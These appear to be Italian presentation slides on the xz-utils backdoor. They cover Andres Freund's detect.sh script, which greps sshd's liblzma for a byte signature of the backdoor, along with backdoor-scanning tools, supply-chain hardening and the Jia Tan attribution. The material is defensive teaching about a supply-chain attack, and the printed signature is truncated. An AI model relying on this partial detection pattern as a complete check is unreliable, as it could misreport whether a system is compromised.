 parents [46cb28ad](#) [06671358](#)

 Branches [debian/unstable](#)



FORME DI MITIGAZIONE

Check xz-utils

Molti siti ed utenti hanno messo a disposizione dei plugin o piccoli script per verificare la versione di xz-utils. Anche Andres Freund ha allegato *detect.sh* alla mail su OSS.

== Detecting if installation is vulnerable ==

Vegard Nossum wrote a script to detect if it's likely that the ssh binary on a system is vulnerable, attached here. Thanks!

Greetings,


Andres Freund

View attachment "[injected.txt](#)" of type "text/plain" (8236 bytes)

Download attachment "[liblzma_la-crc64-fast.o.gz](#)" of type "application/gzip" (36487 bytes)

Download attachment "[detect.sh](#)" of type "application/x-sh" (426 bytes)


```
#!/bin/bash
set -eu
# find path to liblzma used by sshd
path="$(ldd $(which sshd) | grep liblzma | grep -o '^[^ ]*')
# does it even exist?
if [ "$path" == "" ]
then
    echo probably not vulnerable
    exit
fi
# check for function signature
if hexdump -ve '1/1 "%.2x"' "$path" | grep -q f30f1efa554889f54c89ce5389fb8[...]
then
    echo probably vulnerable
else
    echo probably not vulnerable
fi
```



FORME DI MITIGAZIONE

distro-backdoor-scanner


- Controllo pacchetti sorgente
 1. *package_unpack_all.sh* estrae tutti i package della repository;
 2. *package_scan_all.sh* ricerca sintomi di una backdoor;
- Organizza macro m4 in un SQLite database per distinguere quali sono i "known good" e quali da controllare.
 - *populate_m4_db.sh*
 - *find_m4.sh*
- Confronto dell'output di decompressione
 - *Package_decompcheck_all.sh* compara decompressione xz con l'output di xz-utils con backdoor



FORME DI MITIGAZIONE

Hardening della supply chain

- backseat-signed: autentica la catena di custodia delle distribuzioni Linux ai loro codici sorgente, attraverso link crittografici.
- SLSA (Supply-Chain Levels For Software Artifacts): framework di sicurezza open-source, fondato nel 2021 in risposta a SolarWinds per fortificare il Software Development Life Cycle, prevenire il tampering e garantire integrità.




FORME DI MITIGAZIONE

Secure-by-design


Un approccio alla progettazione che fa della sicurezza la base.

A seguito del crescente numero di cyber attacchi alle supply chain, istituzioni come la CISA (l'agenzia per la cybersicurezza americana) stanno portando avanti campagne di sensibilizzazione ed esercitazioni volte a potenziare le capacità di risposta e coordinamento di sviluppatori e maintainer.



SOMMARIO

1. Introduzione
2. La scoperta di Andres Freund
3. La strategia di Jia Tan
4. Struttura della backdoor
5. Forme di mitigazione
6. Cosa sappiamo oggi




COSA SAPPIAMO OGGI

A Singaporean guy, an Indian guy, and a German guy walk into a bar...

Secondo un'analisi di Kaspersky, benchè Jia Tan, Dennis Ens, Jigar Kumar siano in teoria persone diverse, seguono tutte e tre lo stesso schema:

- un account GitHub
- tre mail ciascuno, con tre nickname piuttosto simili ("jiaT75", "jiatan018", "JiaT75")
- un account IRC
- Un account Ubuntu One
- Scrivono sulla mailing list di XZ Utils
- Scrivono sui downstream (ad es. Debian)
- Scrivono codice simile
- Compiono gli stessi errori grammaticali




COSA SAPPIAMO OGGI

Hans Jansen?

Hans Jansen compare tre volte:

- 22 Giugno 2023 sottopone delle patch che vengono prima accettate e poi revocate da Lasse Collin. Vengono successivamente accettate da Jia Tan. Queste patch, riguardanti IFUNC, contribuiscono all'hook per la backdoor;
- 25 Marzo 2024: Hans Jansen invia la segnalazione di un bug a Debian, chiedendo che xz-utils venga aggiornata a 5.6.1.

Anche questo profilo non trova riscontri rilevanti nell'internet. Tuttavia, non ha comportamenti sociali rilevanti, ma si limita solo al ruolo di sviluppatore.



COSA SAPPIAMO OGGI


Indagini OSSF

XZ utils non sembra un caso isolato. La Open Source Security Foundation ha emanato un avviso in merito ad indagini su altri incidenti social-driven di questo tipo, come nel caso della OpenJS Foundation, dove altri attori volevano che OpenJS li designasse come maintainer, seguendo pattern comportamentali simili a quelli di Jia Tan.

Altri due progetti Javascript hanno segnalato pattern di questo tipo.

Questi attacchi di social engineering fanno leva sul senso di dovere del maintainer. Lasse Collin ha detto una frase che può riassumere il peso di essere un maintainer:

”It’s also good to keep in mind that this is an unpaid hobby project”



COSA SAPPIAMO OGGI

Il microcosmo delle interazioni nei progetti open-source

Questo articolo di Rob Mensching (titolo della slide) riassume tutto l'incidente xz-utils in una frase:

"Original maintainer burns out, and only the attacker offers to help
(so attacker inherits trust built up by the original maintainer)"

La mailing list di xz è un microcosmo delle interazioni nei progetti Open Source. I consumatori fanno richieste (alcuni educati, altri meno) a un manutentore (raramente due) che fa tutto.